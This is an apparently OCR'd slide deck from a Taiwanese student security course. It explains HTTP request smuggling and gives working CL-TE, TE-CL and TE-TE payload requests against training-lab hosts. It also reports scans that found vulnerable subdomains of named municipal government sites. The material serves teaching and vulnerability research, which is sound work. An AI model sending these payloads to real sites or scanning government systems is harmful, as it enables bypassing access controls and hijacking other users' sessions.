教育部先進資通安全實務人才培育計畫

111年度新型態資安實務暑期課程

Advanced Information Security Summer School

~$ ./smugg1ing_your_government.sh

網路安全w7
王勻、曾昶凱、邱禹森、周佑康

#define

```
w7@ais3: ~$ ./smuggling_your_government.sh
```

- Http Request Smuggling Survey and Test in the Wild

Background

法務部調查局

Google 技術強化

進階搜尋
熱門： 查察賄選 經濟犯罪防制 毒品防制 洗錢及資恐防制 鑑識科技

新聞活動 工作重點 電子書櫃及宣導 調查人員特考 為民服務

中國駭客組織對我國資訊供應鏈發動攻擊

>中國駭客組織對我國資訊供應鏈發動攻擊

發布日期 109-08-19 11:03:20 更新日期 109-08-20 08:54:01 公共事務室

調查局近來偵辦數起我政府機關遭駭案件，調查過程中發現中國駭客組織Blacktech與Taidoor，已長期滲透國內政府機關及其資訊服務供應商，尤其是承接政府標案之資訊服務供應商，因其負責政府機關重要資訊系統之開發及維運，故成為駭客主要攻擊目標，作為跳板攻擊政府機關，試圖竊取機敏資訊及民眾個人資料。為全面清查中國駭客組織利用供應鏈在臺灣網路攻擊活動及遏止我國政府機關持續受駭，調查局成立專案小組積極偵辦。

法務部調查局

調查局近來偵辦數起我政府機關遭駭案件，調查過程中發現中國駭客組織Blacktech與Taidoor，已長期滲透國內政府機關及其資訊服務供應商，尤其是承接政府標案之資訊服務供應商，因其負責政府機關重要資訊系統之開發及維運，故成為駭客主要攻擊目標，作為跳板攻擊政府機關，試圖竊取機敏資訊及民眾個人資料。為全面清查中國駭客組織利用供應鏈在臺灣網路攻擊活動及遏止我國政府機關持續受駭，調查局成立專案小組積極偵辦。

調查發現，中國駭客組織深知政府機關為求便利，常提供遠端連線桌面、VPN登入等機制，提供委外資訊服務廠商進行遠端操作與維運，由於國內廠商大多缺乏資安意識與吝於投入資安防護設備，亦未配置資安人員，故形成資安破口，以Blacktech駭客組織為例，該集團主要活動於東南亞地區，駭客先鎖定國內存在尚未修補之CVE漏洞的網路路由器設備，因多數民眾未對設備做韌體更新或修改預設設定，故遭駭客利用此CVE弱點取得該路由器控制權作為惡意程式中繼站，並以另一途徑攻擊國內資訊服務供應商或政府機關之對外服務網站、破解員工VPN帳號密碼及寄送帶有惡意程式之釣魚郵件等，成功滲透內部網路後，利用模組化惡意程式進行橫向移動，本局經分析惡意程式為Waterbear後門程式，受感染電腦會向中繼站報到並以加密連線的方式傳送竊取資訊；另外，駭客為能以多途徑方式持續取得受駭單位內部網路控制權，亦在受駭單位內部伺服器安裝VPN連線軟體，如SoftEtherVPN，其亦可以被利用來對外向其他單位進行攻擊或存取網頁型後門(Webshell)進行竊資。

What if one day …

亲您好 您的网站已遭入侵，
请公开表示该政府政权归属于
中华人民共和国
以赎回网站


Workflows

- 掃描主域名下的subdomain
- 使用腳本排除000 404 error的domain
- 掃描消毒完的list!
- 匯出成果
- 資料統計、分析

Outline

- HTTP Request Smuggling Intro
- Impact
- Experiment 1
- Experiment 2
- Result
- Demo
- Conclusion

HTTP Request Smuggling



https://yu-jack.github.io/2019/09/30/http-smuggling/

HTTP Request Smuggling

- 主要是透過 Content-Length 以及 Transfer-Encoding 此兩個標頭可以去構造出此攻擊，利用前後端使用不同協議去走私封包，主要可區分為三種。
  - CL-TE
  - TE-CL
  - TE-TE

1. CL-TE

前端:Content-Length

後端:Transfer-Encoding

因為前端是用content-length，所以會計算data大小，當大小符合時會截斷，而後端是Transfer-Encoding遇到0時才會自動截斷。導致只要先放0在Data段，再補上Request 的封包，即可走私。

1. CL-TE


```
POST / HTTP/1.1
Host: 0af300330337c1acc0051230005700df.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

1. CL-TE


Request
Pretty Raw Hex \n
1 POST / HTTP/1.1
2 Host: 0af300330337c1acc0051230005700df.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 116
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /admin HTTP/1.1
10 Host: localhost
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 10
13
14 x=
Search...
0 matches
Response
Pretty Raw Hex Render
Web Security Academy
Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability
LAB Not solved
Back to lab description
Home
Admin panel
My account
Users
carlos - Delete
wiener - Delete
INSPECTOR

2. TE-CL

前端:Transfer-Encoding

後端:Content-Length

因為前端是用Transfer-Encoding，遇到0時會自動截斷，而後端是content-length會計算data大小，當大小符合時才會截斷。導致只要把0在Request 的封包後，即可走私。

2. TE-CL

```
1  POST / HTTP/1.1
2  Host: 0a6900c604919836c07b12bb00af00f0.web-security-academy.net
3  Content-Length: 4
4  Transfer-Encoding: chunked
5
6  71
7  POST /admin HTTP/1.1
8  Host: 127.0.0.1
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 15
11
12 x=1
13 0
14
15
```

Request

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: 0a6900c604919836c07b12bb00af00f0.web-security-academy.net
3 Content-Length: 4
4 Transfer-Encoding: chunked
5
6 71
7 POST /admin HTTP/1.1
8 Host: 127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 15
11
12 x=1
13 0
14
15
```

Response

Pretty Raw Hex Render

Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

LAB Not solved

Back to lab description »

Home

My account

Admin interface only available to local users

3. TE-TE

使用混淆的Transfer-Encoding來讓server不去解析TE而是去解析Content-Length，導致TE-CL或CL-TE的發生

3. TE-TE

```
1  POST / HTTP/1.1
2  Host: 0a37002403dbe3b6c0d887ec0062002d.web-security-academy.net
3  Content-Type: application/x-www-form-urlencoded
4  Content-length: 4
5  Transfer-Encoding: chunked
6  Transfer-encoding: cow
7
8  5c
9  GPOST / HTTP/1.1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 15
12
13 x=1
14 0
15
16
```

Request

Pretty | Raw | Hex | \n

```
1  POST / HTTP/1.1
2  Host: 0a37002403dbe3b6c0d887ec0062002d.web-security-academy.net
3  Content-Type: application/x-www-form-urlencoded
4  Content-length: 4
5  Transfer-Encoding: chunked
6  Transfer-encoding: cow
7
8  5c
9  GPOST / HTTP/1.1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 15
12
13 x=1
14 0
15
16
```

Response

Pretty | Raw | Hex | Render | \n


```
1  HTTP/1.1 403 Forbidden
2  Content-Type: application/json; charset=utf-8
3  Connection: close
4  Content-Length: 27
5
6  "Unrecognized method GPOST"
```

Impact

- Bypassing Security Filters
- Web Cache Poison
- Credentials Hijacking


Bypassing Security Filters

繞過特定網站的限制，EX:/admin





```
"Path /admin is blocked"
```

Cache Poisoning



Credentials Hijacking

Hijack Session



https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-users-requests

Experiment 1: 掃描政府子網域

- 以 DNS Record 查詢各地區政府及行政院部會的子網域作為目標。
- 使用腳本剔除無法連線的子網域
- 使用開源專案 Smuggler 做檢測 [4]
- 僅檢驗 CL-TE 和 TE-CL

Experiment 1: Result

域名	有問題的網站數量
台北市政府(*.gov.taipei):	10 / 88
新北市政府(*.ntpc.gov.tw):	1 / 165
高雄市政府(*.kcg.gov.tw):	0 / 164
台中市政府(*.taichung.gov.tw):	0 / 151
台南市政府(*.tainan.gov.tw):	0 / 157
桃園市政府(*.tycg.gov.tw):	0 / 63
基隆市政府(*.klcg.gov.tw):	0 / 2
新竹市政府(*.hccg.gov.tw):	0 / 19
彰化縣政府(*.chcg.gov.tw):	0 / 18
屏東縣政府(*.pthg.gov.tw):	0 / 36

* 成功攻擊皆為 CL-TE

Experiment 1: Result

Experiment 2: PortSwigger Extension

- 針對六都政府官方網站及行政院各部會做測試

